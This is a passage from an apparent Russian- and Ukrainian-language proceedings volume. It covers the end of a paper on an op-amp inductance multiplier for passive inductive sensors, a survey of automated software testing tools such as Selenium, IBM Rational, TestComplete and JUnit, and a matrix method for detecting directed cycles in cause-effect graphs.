


Рисунок 1 – Линейная комбинированная операционная схема (а) и ее эквивалент (б)

Из (1) следует, что отношение n напряжений возбуждения оказывает основное влияние на величину $\dot{Z}_{ex}$, а именно: при $n \rightarrow 1$ и $U_2 < U_1$ значение входного импеданса $\dot{Z}_{ex}$ существенно увеличивается. Можно считать, что значение n определяет величину коэффициента преобразования индуктивного импеданса $\dot{Z}_1$ во входной импеданс $\dot{Z}_{ex}$.

Отношение n напряжений возбуждения можно представить через отношение сопротивлений делителя в виде

$$n = R_B / (R_A + R_B), \quad (2)$$

тогда входной импеданс $\dot{Z}_{ex}$, выраженный через параметры схемы, будет

$$\dot{Z}_{ex} = (1 + R_B/R_A)(r_1 + j\omega L_1 - R_2 R_3/R_4 - j\omega C_4 R_2 R_3) \quad (3)$$

Справедливо также, что $\dot{Z}_{ex}$, представленный через входные параметры, равен

$$\dot{Z}_{ex} = r_{вх} + j\omega L_{вх}, \quad (4)$$

где $r_{вх}$, $L_{вх}$ – входные активное сопротивление и индуктивность. Тогда из (3) и (4) следуют выражения активной и индуктивной составляющих входного импеданса

$$r_{вх} = (1 + R_B/R_A)(r_1 - R_2 R_3/R_4), \quad (5)$$

$$L_{вх} = (1 + R_B/R_A)(L_1 - C_4 R_2 R_3), \quad (6)$$

показывающие, что в настоящей схеме индуктивность L_1 с активным сопротивлением r_1 преобразуются во входные индуктивность $L_{вх}$ и сопротивление $r_{вх}$ с коэффициентом умножения равным

$$m = \left(1 + \frac{R_B}{R_A}\right), \quad (7)$$

который, при выполнении условия $R_B \gg R_A$, может принимать большие значения. Из (5) следует, что умножение активного сопротивления r_1 сопровождается его компенсацией отрицательной активной составляющей входного импеданса ЛКОС равной

$$R_{(-)} = -\frac{R_2 R_3}{R_4}. \quad (8)$$

При $|R_{(-)}| \rightarrow r_1$ входное сопротивление $r_{вх} \rightarrow 0$, что указывает на возможность повышения добротности индуктивности. Более детально

о повышении добротности умноженной индуктивности рассмотрено в [6].

Из (6) следует, что умножение индуктивности датчика L_1 на коэффициент m происходит одновременно с уменьшением ее начального значения на величину $C_4 R_2 R_3$, имеющей размерность индуктивности. Эту величину будем называть компенсирующей индуктивностью L_K , она является результатом преобразования емкости C_4 в отрицательную индуктивность с коэффициентом преобразования $R_2 R_3$. Выражение (6) представим в виде

$$L_{BX} = m(L_1 - L_K). \quad (9)$$

Допустим, что под воздействием контролируемого параметра индуктивность датчика L_1 изменится на величину ΔL_1 , тогда входная индуктивность станет

$$L_{BX} + \Delta L_{BX} = m(L_1 + \Delta L_1 - L_K). \quad (10)$$

Из (9), (10) следует, что абсолютное приращение входной индуктивности составит

$$\Delta L_{BX} = m\Delta L_1, \quad (11)$$

а относительное приращение

$$\Delta L_{BX}/L_{BX} = \Delta L_1/(L_1 - L_K), \quad (12)$$

причем, при $L_K \rightarrow L_1$ $\frac{\Delta L_{BX}}{L_{BX}} \rightarrow \infty$. Видно, что абсолютное приращение входной индуктивности определяется коэффициентом умножения m , а относительное приращение – величиной компенсирующей индуктивности L_K . Это показывает, что в рассматриваемой схеме возможно масштабирование индуктивности датчика с управлением величины чувствительности датчика к контролируемому параметру.

Умножитель индуктивности по схеме на рис.1 был построен на операционных усилителях МСР604, в качестве умножаемого импеданса использовался датчик с индуктивностью $L_1 = 21,06$ мГн и активным сопротивлением $r_1 = 5,4$ Ом, исследования проводились на частоте 1 кГц при $R_4 = \infty$.

Результаты исследования возможности умножения индуктивного импеданса с компенсацией его начального реактанса показаны на рис. 2 в виде экспериментальных зависимостей (в логарифмическом масштабе) входной индуктивности L_{BX} (в мГн) от компенсирующей

щей индуктивности L_k при различных коэффициентах умножения m . Видно, что без компенсации начального реактанса индуктивности L_1 (при $L_k=0$) входная индуктивность $L_{вх}$ в зависимости от коэффициента умножения m изменяется на два порядка и достигает значения 2,12 Гн при $m=119,6$. При увеличении компенсирующей индуктивности L_k входная индуктивность уменьшается от максимальной величины до значений меньших начального L_1 . Эксперимент подтверждает возможность управления величиной входной индуктивности в широких пределах с помощью параметров m и L_k согласно выражению (9).




Рисунок 2 – Входная индуктивность $L_{вх}$ как функция компенсирующей L_k для различных коэффициентов умножения m

Увеличение абсолютного приращения входной индуктивности $L_{вх}$ от коэффициента умножения m согласно (11) подтверждается экспериментальными зависимостями на рис. 3. Здесь при изменении индуктивности датчика L_1 на величину $\Delta L_1 = 0,71$ мГн абсолютное приращение входной индуктивности $\Delta L_{вх}$ возрастает на два порядка при $m \geq 100$. В отличие от (11) экспериментально наблюдается зависимость $\Delta L_{вх}$ от параметра L_k в виде систематического отклонения, имеющего мультипликативный характер. Это отклонение достигает до 20% и объясняется тем, что исходное выражение (1) было получено для идеальной модели операционного усилителя.




Рисунок 3 – Зависимости приращения входной индуктивности $\Delta L_{вх}$ от коэффициента умножения m для разных значений компенсирующей индуктивности $L_к$

На рис. 4 показаны зависимости относительного приращения (в процентах) $\Delta L_{вх}/L_{вх}$ входной индуктивности от компенсирующей $L_к$.




Рисунок 4 – Зависимости относительного приращения $\Delta L_{вх}/L_{вх}$ входной индуктивности от компенсирующей $L_к$ для разных значений коэффициента умножения m

Видно, что значение $L_к$ существенно влияет на относительное приращение, так, при $L_к = 0$ $\Delta L_{вх}/L_{вх} = 3,37\%$, а при возрастании $L_к$ до 20,44 мГн $\Delta L_{вх}/L_{вх}$ увеличивается до 270%. Здесь при $L_к \leq 0,5L_1$

наблюдается влияние коэффициента умножения m на $\Delta L_{\text{BX}}/L_{\text{BX}}$, выражающееся в отклонении до 20% экспериментальных данных от расчетных по выражению (12).

Вывод. Исследованиекомбинированной операционной схемы с пассивным индуктивным датчиком в цепи обратной связи позволило установить следующее:

- применение умножителя индуктивности позволяет в широких пределах (в настоящем эксперименте на два порядка) изменять собственную индуктивность активного датчика, что дает возможность использовать его в низкочастотном диапазоне;
- умножение реактанса пассивного датчика увеличивает абсолютное приращение индуктивности активного датчика пропорционально коэффициенту умножения, что свидетельствует об увеличении абсолютной чувствительности контроля;
- наличие цепи частичной компенсации реактанса позволяет увеличивать относительное приращение индуктивности активного датчика почти на два порядка;
- неидеальность использованных операционных усилителей приводит к отклонению до 20% экспериментальных данных от расчетных.

ЛИТЕРАТУРА

1. Филановский И.М., Персианов А.Ю., Рыбин В.К. Схемы с преобразователями сопротивления. – Л.: Энергия, 1973. – 192 с.
2. Марше Ж. Операционные усилители и их применение. Л.: Энергия, 1974. – 216 с.
3. Кустов О.В., Лундин В.З. Операционные усилители в линейных цепях. – М.: Связь, 1978. – 144 с.
4. А.с. 813696 СССР. Индуктивный двухполюсник/ А.Ф. Гришков, А.Н. Гуляев, И.Г. Дорух, А.В. Маргелов. Бюл. №10, 1981.
5. Войцеховская Е.В., Лищинская Л.Б., Лазарев А.А. Индуктивный негасенсор // Технология и конструирование в электронной аппаратуре. - №3, 2011. – С. 20 – 22.
6. Твердоступ Н.И. Высокодобротный умножитель индуктивности // Системні технології. Регіональний міжвузівський збірник наукових праць. – Випуск 1(72). – Дніпропетровськ, 2012. - С. 100 – 105.
7. Твердоступ Н.И. Обобщенная модель преобразователей импеданса // Вісник Дніпропетр. ун-ту. Фізика. Радіоелектроніка. – 2010. – Вип. 17, №2. – С. 103 - 108.

В.В. Герасимов, М.Ф. Кронфельд, Д.М. Озерова

ИССЛЕДОВАНИЕ ТЕХНОЛОГИЙ АВТОМАТИЗИРОВАННОГО ТЕСТИРОВАНИЯ

Аннотация. Проведено исследование основных технологий автоматизированного тестирования, выявлены их особенности, достоинства и недостатки. Сделаны выводы касательно сфер их применения.

Ключевые слова: WebDriver, Selenium, IBM Rational Robot, IBM Rational Performance Tester, IBM Rational Functional Tester, IBM Rational Quality Manager, Silk Performer, TestComplete, HP QuickTest Professional, JUnit.

Введение. Программирование, как и любая человеческая деятельность, практически невозможна без ошибок. И если на ранних этапах развития процесс отладки программ в силу их достаточной примитивности не представлял большой проблемы, то в настоящее время традиционные методы разработки тестов уже не могут обеспечить качественное тестирование современных программных систем. Именно поэтому все большую популярность приобретает автоматизированное тестирование.

Основная цель автоматизации тестирования — сокращение расходов на испытания программы после ее модернизации. Периодически повторяющиеся однотипные проверки отнимают много времени в цикле разработки. Автоматизация сокращает этап тестирования и высвобождает главный ресурс компании — рабочее время специалистов. Другое, не менее очевидное преимущество такого тестирования — повышение качества испытаний гарантирует надежность продукта.

Целью работы является рассмотрение наиболее популярных технологий автоматизированного тестирования программного обеспечения, таких как Selenium, IBM Rational, Silk Performer, TestComplete, HP QuickTest Professional, JUnit, их сравнение по эффективности использования в различных приложениях.

Основная часть. Первая технология, Selenium — это инструмент для автоматизированного управления браузерами. Наиболее популярной областью применения Selenium является автоматизация тестиро-

вания веб-приложений. Однако при помощи Selenium можно автоматизировать любые другие рутинные действия, выполняемые через браузер.

Разработка Selenium поддерживается производителями популярных браузеров. Они адаптируют браузеры для более тесной интеграции с Selenium, а иногда даже реализуют встроенную поддержку Selenium в браузере. Selenium является центральным компонентом целого ряда других инструментов и фреймворков автоматизации; он поддерживает десктопные и мобильные браузеры, а так же позволяет разрабатывать сценарии автоматизации практически на любом языке программирования.

Selenium 2.0 включает в себя два ранее независимых проекта — SeleniumRemoteControl и WebDriver. SeleniumWebDriver представляет собой набор библиотек для управления браузерами. В Selenium 2.0 можно использовать все преимущества как SeleniumWebDriver, так и Selenium RC (в режиме совместимости с WebDriver). Разработчики инструмента рекомендуют использовать SeleniumWebDriver в тех местах, где не справляется Selenium RC.

Главное отличие, которое разделяет WebDriver и Selenium RC, заключается в способе взаимодействия с браузером. Selenium RC посылает команды браузеру с помощью специального JavaScript ядра SeleniumCore. Данный подход позволяет обеспечивать кроссбраузерность (Selenium 1.0 может с относительной легкостью работать с разными браузерами). WebDriver, в отличие от Selenium RC, взаимодействует с браузером через нативный интерфейс.

На данный момент существуют такие драйвера:

- HtmlUnitDriver — универсальный драйвер, не требующий установки браузера;
- FirefoxDriver — драйвер для Firefox;
- InternetExplorerDriver — драйвер для IE;
- ChromeDriver — драйвер для Google Chrome;
- OperaDriver — драйвер для Opera;
- SafariDriver — драйвер для Safari;
- AndroidDriver — драйвер для мобильного браузера для операционной системы Android;
- iPhoneDriver — драйвер для мобильного браузера на iPhone;

Для каждого браузера имеется свой нативный интерфейс, что и накладывает определенные сложности с поддержкой разных браузеров в WebDriver. Использование нативного интерфейса также приводит к следующему неудобству — любое нажатие клавиши в процессе прохождения может «обрушить» тест. В то же время это предоставляет ряд преимуществ, таких как скорость работы, действия пользователя эмулируются максимально точно (например, тесты на WebDriver не видят скрытые элементы интерфейса).

Как преимуществом, так и недостатком Selenium RC есть использование SeleniumServerStandalone. С одной стороны использование сервера упрощает логирование результатов, что существенно упрощает написание автотестов, но с другой стороны — увеличивается время прохождения теста. К тому же его невозможно использовать для тестирования страниц на мобильном устройстве.

Недостатком WebDriver по сравнению с классическим RC есть сложность имитации таких действий как, например, наведение курсора мыши. С другой стороны WebDriver, как и реальный пользователь, не может работать со скрытыми элементами или, например, не сможет ввести текст в поле, полностью перекрытое другим элементом.

Далее рассмотрим технологии от IBM Rational, представленные четырьмя инструментами.

IBM Rational Robot — универсальное средство автоматизации тестирования общего назначения для команд разработчиков, выполняющих функциональное тестирование клиент-серверных приложений. Дает возможность выявлять неполадки в программном обеспечении благодаря расширению сценариев тестирования средствами условной логики, позволяя полностью охватить тестируемое приложение. Дает возможность создания сценариев тестирования с вызовом внешних библиотек DLL или исполняемых модулей.

IBM Rational Performance Tester — инструмент нагрузочного и стрессового тестирования, с помощью которого можно выявлять проблемы системной производительности и их причины. Позволяет создавать тесты без написания кода и не требует навыков программирования. Обеспечивает гибкие возможности моделирования и эмуляции различных пользовательских нагрузок. Выполняет сбор и интеграцию

данных о серверных ресурсах и производительности приложений, получаемых в режиме реального времени.

IBM RationalFunctionalTester — набор средств автоматизированного тестирования, позволяющий выполнять функциональное и регрессионное тестирование, тестирование пользовательского интерфейса и тестирование, управляемое данными. Инструмент применяет технологию ScriptAssure (бесшовная проверка достоверности динамических данных) и функции поиска соответствия по шаблону, позволяющие повысить устойчивость сценариев тестирования в условиях частых изменений пользовательских интерфейсов приложений. Тестировщики могут выбрать язык сценариев для разработки и настройки тестов: Java в среде Eclipse или Microsoft Visual Basic Net в среде Visual Studio.

IBM RationalQualityManager — решение для реализации процессов управления тестированием и качеством, поддерживает сотрудничество участников групп по разработке программных продуктов, предоставляя им возможность обмениваться информацией, применять средства автоматизации для сокращения графиков выполнения проектов, а также составлять отчеты по проектным показателям для принятия обоснованных решений. RationalQualityManager может быть дополнен средством управления ресурсами тестирования RationalTestLab, которое обеспечивает учет ресурсов тестирования (серверов), их бронирование, автоматизацию развертывания тестовой среды на сервере и запуск скриптов тестирования, а также отчетность по использованию ресурсов тестирования. RationalQualityManager и RationalTestLab созданы на базе открытой платформы Jazz, которая предоставляет стандартные интерфейсы и удобные возможности для интеграции с решениями партнеров и других производителей.

Далее рассмотрим SilkPerformer — платный инструмент для автоматизированного нагрузочного тестирования веб-систем различного уровня сложности. Инструмент создан компанией Borland, которая в настоящее время приобретена британской компанией MicroFocus. SilkPerformer является мощным и в то же время простым в использовании инструментом нагрузки и стресс-тестирования корпоративного класса. Визуальный сценарий и возможность тестирования нескольких прикладных сред с тысячами одновременных виртуальных пользователей позволяет тщательно проверить корпоративные

приложения на надежность, производительность и масштабируемость, прежде чем они будут развернуты, независимо от их размера и сложности. Мощный анализ первопричин и инструменты управления отчетностью помогают изолировать проблемы и быстро принимать решения, тем самым минимизируя цикл испытаний и ускоряя выход на рынок. Значительно снижены затраты на выявление дефектов в многоуровневых корпоративных приложениях путем тестирования функциональности, совместимости и производительности удаленных компонентов в начале цикла разработки, еще до построения клиентских приложений. Можно быстро генерировать нагрузочные скрипты для веб-служб, .NET, EJB и Java RMI объектов. Кроме того, есть возможность использования модульное тестирование в средах Java и .NET.

Далее рассмотрим TestComplete—платформа для функционального автоматизированного тестирования, разработанная компанией SmartBear Software. TestComplete предоставляет тестерам возможность создания автоматизированных тестов для Microsoft Windows, Web, Android и IOS приложений. Тесты могут быть записаны, заскриптованы или созданы вручную с помощью KeywordDrivenTesting, и использоваться для автоматизированного воспроизведения и регистрации ошибок. KeywordDrivenTesting – это визуальное представление тестовых скриптов, когда каждому действию (щелчок мышью, нажатие клавиш, выбор элементов списка и т.п.) сопоставляются ключевые слова (keywords). Несколько ключевых слов объединяются в действия (actions). TestComplete удобен тем, что дает возможность создавать скрипты, основываясь на основных языках программирования, а также осуществляет качественный контроль качества (QualityControl) с прямым доступом к большинству внутренних свойств и методов. Из недостатков можно выделить ненадежную работу платформы, особенно на долговременных процедурах тестирования, а также поддержку только одного процесса одновременно.

Далее был рассмотрен HP QuickTest Professional (QTP) — один из ведущих инструментов автоматизации функционального тестирования, который является флагманским продуктом компании HP в своей линейке. Для разработки автоматизированных тестов QTP использует язык VBScript. В отличие от ряда других продуктов для ав-

томатизации функционального тестирования (например, TestComplete, IBM Rational Robot), QTP позволяет контролировать генерируемый текст скрипта в процессе записи действий пользователя, за счёт чего снижается время, необходимое для разработки теста. В QTP информация обо всех объектах экранного интерфейса сохраняется в специальный репозиторий (ObjectRepository), что новому пользователю может показаться непрозрачным. Умолчания по выбору существенных свойств каждого типа объектов экранного интерфейса могут быть настроены отдельно, например, окно может определяться заголовком, а столбец таблицы — шириной и порядковым номером в таблице. Существует встроенный механизм сравнения текстовых данных с использованием регулярных выражений.

Последним из инструментов рассмотрим JUnit — библиотека для модульного тестирования программного обеспечения. В основном используется для модульного тестирования Java-проектов, однако может быть использована с Selenium WebDriver для автоматизации тестирования веб-приложений. JUnit был портирован на другие языки, включая PHP (PHPUnit), C# (NUnit), Python (PyUnit), Fortran (fUnit), Delphi (DUnit), FreePascal (FPCUnit), Perl (Test:Unit), C++ (CPPUnit), Flex (FlexUnit), JavaScript (JSUnit), COS (COSUnit).

JUnit имеет следующие преимущества: является тестовой средой, не требует контроля со стороны пользователя во время исполнения, дает возможность запускать несколько тестов одновременно и выводить сообщения обо всех ошибках в ходе тестирования.

JUnit применяется для модульного тестирования, которое позволяет проверять на правильность отдельные модули исходного кода программы. Преимущество данного подхода заключается в изолировании отдельно взятого модуля от других. Тестовые классы JUnit 4 можно исполнять как с помощью интегрированной среды разработки, например, Eclipse, так и с помощью интерфейса командной строки. Благодаря использованию аннотаций в JUnit 4 используется гибкая фикстурная модель (fixturemodel). Аннотации позволяют исполнять одну и ту же фикстуру для каждого теста или один раз для всего класса, или не исполнять ее совсем.

К недостаткам JUnit можно отнести невозможность моделирования многопоточных ситуаций (запуск нескольких тестов одновременно не позволяет отследить момент их завершения) и резкое увели-

чение объема конфигурации при увеличении числа классов и возможных вариантов запуска.

Выводы. Проанализировав все основные инструментарии, можно увидеть, что каждый продукт имеет свои достоинства, недостатки и сферу использования. Для работы с разными браузерами лучше всего подойдет Selenium, который формирует самые качественные отчеты с помощью дополнительного плагина Thucydides. SilkPerformer наилучше подходит для стресс-тестирования в больших корпоративных приложениях. HP QuickTestProfessional очень эффективен практически во всех сферах применения, но требует знания VBScript. IBM RationalRobot является довольно устаревшим средством с неудобным языком программирования, но при этом надежными универсальным для любых клиент-серверных приложений. IBM RationalPerformanceTester уникален в своем роде, так как позволяет проверить производительность и масштабируемость приложения до начала его использования в реальных условиях, и устранить обнаруженные недостатки до того, как они приведут к серьезным проблемам. JUnit позволяет изолировать отдельные модули исходного кода программы и тестировать их независимо друг от друга, а также достаточно прост в использовании и имеет возможность расширения с помощью специальных правил и параметров запуска.

ЛИТЕРАТУРА

1. Selenium 2. Remote Control vs Webdriver—Режим доступа: <http://habrahabr.ru/post/151715/>
2. Средства автоматизированного тестирования — Режим доступа: <http://www.osp.ru/os/2009/03/8161608/>
3. Quick test, Test Complete, Rational Robot—Режим доступа: <http://automated-testing.info/t/pomoshh-pri-vybore-mezhdu-quick-test-test-complete-rational-robot/4132/>
4. Автоматизированное тестирование ПО: достоинства и недостатки—Режим доступа: <http://www.pcweek.ru/infrastructure/article/detail.php?ID=72955>
5. Functional Testing Solutions, Q3 2008 —Режим доступа: http://it4business.ru/docs/forrester/the_forrester_wave_tm_functional_testing_solutions_q3_2008.pdf
6. Тестирование в Java. JUnit — Режим доступа: <http://habrahabr.ru/post/120101/>

ВИЗНАЧЕННЯ ВЗАЄМНО ПОВ'ЯЗАНИХ ПАРАМЕТРІВ У СИСТЕМАХ

Анотація. У даній роботі розглянуто методику визначення параметрів (елементів, подій) у системі (множині), циклічно пов'язаних між собою.

Ключові слова. система, множина параметрів, матриця, граф причинно-наслідкових зв'язків, орієнтований цикл.

Постановка задачі. Позначимо через $X=\{x_1, x_2, \dots, x_n\}$ множину параметрів (подій), далі – елементів деякої системи. У роботі [1] описано алгоритми визначення наявності в системах конкретних елементів. У цій роботі необхідно розробити методику, яка дозволяє виявити наявність у ній таких елементів, що одні з них свідчать про наявність у системі інших та, при цьому, такі залежності є циклічними.

Основні результати. Представимо систему у вигляді орієнтованого графа $G(V,E)$, у якому множина вершин E відповідає її елементам $x_1, x_2, \dots, x_n$, а множина ребер V – зв'язкам між ними. Якщо в даному графі існує ребро з будь-якої вершини в іншу, то між елементами, які відповідають таким вершинам, існує зв'язок. Оскільки елементи пов'язані між собою в такий спосіб, то даний граф являє собою граф причинно-наслідкових зв'язків [1].

З метою ідентифікації параметрів системи мається множина тестів $T=\{t_1, t_2, \dots, t_m\}$, кожний з яких визначає наявність у системі відповідних підмножин елементів $Y_1, Y_2, \dots, Y_m, \forall Y_i \in X$. За результатами проведення тестового експерименту поставимо у відповідність кожному з тестів $T=\{t_1, t_2, \dots, t_m\}$ вектор симптомів $S=\{s_1, s_2, \dots, s_m\}$, причому, $\forall s_i=0$, якщо тест T_i свідчить про наявність підмножин елементів Y_i у системі й $\forall s_i=1$ у протилежному випадку.

У роботі [1] описані структурні алгоритми знаходження списків елементів L , присутніх в системі

$$L = \bigcap_{i \in s_i=0} Y_i \setminus \bigcup_{j \in s_j=1} Y_j, \quad (1)$$

$$L = \bigcup_{i \in s_i=0} Y_i \setminus \bigcup_{j \in s_j=1} Y_j. \quad (2)$$

Спочатку L обчислюється відповідно до алгоритму (1), а, якщо при цьому, виходить порожня множина, застосовується методика (2).

Перший випадок відповідає наявності в системі, швидше за все, одного або, можливо, декількох елементів списку L , а другий – свідчить про присутність у ній відразу декількох елементів.

У роботі [1] також наведено методику, яка дозволяє проводити таку ідентифікацію з точністю до елемента, що неможливо при наявності а графі причинно-наслідкових зв'язків циклів. Опишемо процедуру їх знаходження.

Нехай $a \in V$ – довільна вершина графа G , а $\Gamma^+(a)$ та $\Gamma^-(a)$ – множини вершин прямого та зворотного транзитивного замкнення цього графа відносно вершини a . Якщо $\Gamma^+(a) \cap \Gamma^-(a) \neq \emptyset$ ($\emptyset$ – пуста множина), то у графі G , не існує циклів, які мають у своєму складі вершину a [2]. Очевидно, що, якщо така властивість, є справедливою для всіх вершин графа, то він не має орієнтованих (у нашому випадку) циклів.

Операцію $\cap$ перетину множин Γ^+ та Γ^- можна виконати, користуючись матрицею шляхів R [2] графа G . У силу того, що рядок i матриці R представляє собою $\Gamma^+(i)$, а її i -й стовбець – $\Gamma^-(i)$, то операція логічного множення i -го рядка на i -й стовбець призводить до знаходження $\Gamma^+(i) \cap \Gamma^-(i)$. Таким чином, для того щоб знайти $\Gamma^+(i) \cap \Gamma^-(i)$ для кожного $i = 1, \dots, n$, де n – розмір матриці R треба виконати операцію покомпонентного логічного множення i -го рядка на i -й стовбець, або, що теж саме, виконати операцію $R_1 = R \otimes R^T$, де R^T – транспонована матриця R .

Очевидно, що якщо R_1 – нульова матриця, то граф G не має орієнтованих циклів, а, у іншому випадку, кожен елемент $r_{i,j} = 1$, свідчить про те, що вершини i та j належать деякому орієнтованому циклу цього графа.

У подальшому, цикли можна конкретно визначити з матриці суміжності S [2] графа G , якщо розглядати тільки ті її елементи, координати яких відповідають елементам матриці R_1 , що дорівнюють

одиниці, тобто, на матрицю R_1 треба “накласти” матрицю S , що означає, виконання операції $S_1 = S \otimes R_1$.

Однак, ми знаходили S_1 як $S_1 = S \otimes R_1$, але $R_1 = R \otimes R^T$, тобто $S_1 = S \otimes R \otimes R^T$. Очевидно, що $S \otimes R = S$, тому, як кінцевий результат, маємо, $S_1 = S \otimes R^T$, а це, у свою чергу, свідчить про скорочення запропонованої процедури.

Приклад. З метою підтвердження отриманих результатів розглянемо граф, представлений на рис. 1. Спочатку виконаємо операцію $R_1 = R \otimes R^T$.




Рисунок 1 – Орієнтований циклічний граф

$$\begin{bmatrix} 1011010 \\ 1011111 \\ 1011010 \\ 1011010 \\ 1011011 \\ 1011010 \\ 0000000 \end{bmatrix} \otimes \begin{bmatrix} 1111110 \\ 0000000 \\ 1111110 \\ 1111110 \\ 0100000 \\ 1111110 \\ 0100100 \end{bmatrix} = \begin{bmatrix} 1011010 \\ 0000000 \\ 1011010 \\ 1011010 \\ 0000000 \\ 1011010 \\ 0000000 \end{bmatrix}$$

$R_1 \neq 0$. У графі є цикл з елементами 1, 3, 4, 6. Знайдемо його, виконавши операцію $S_1 = S \otimes R_1$.

$$\begin{bmatrix} 0011000 \\ 0000100 \\ 0000010 \\ 0000010 \\ 0000011 \\ 1000000 \\ 0000000 \end{bmatrix} \otimes \begin{bmatrix} 1011010 \\ 0000000 \\ 1011010 \\ 1011010 \\ 0000000 \\ 1011010 \\ 0000000 \end{bmatrix} = \begin{bmatrix} 0011000 \\ 0000000 \\ 0000010 \\ 0000010 \\ 0000000 \\ 1000000 \\ 0000000 \end{bmatrix}$$

Тепер виконаємо скорочену процедуру $S_I = S \otimes R^T$.

$$\begin{bmatrix} 0011000 \\ 0000100 \\ 0000010 \\ 0000010 \\ 0000011 \\ 1000000 \\ 0000000 \end{bmatrix} \otimes \begin{bmatrix} 1111110 \\ 0000000 \\ 1111110 \\ 1111110 \\ 0100000 \\ 1111110 \\ 0100100 \end{bmatrix} = \begin{bmatrix} 0011000 \\ 0000000 \\ 0000010 \\ 0000010 \\ 0000000 \\ 1000000 \\ 0000000 \end{bmatrix}$$

Її результати – аналогічні отриманим раніше.

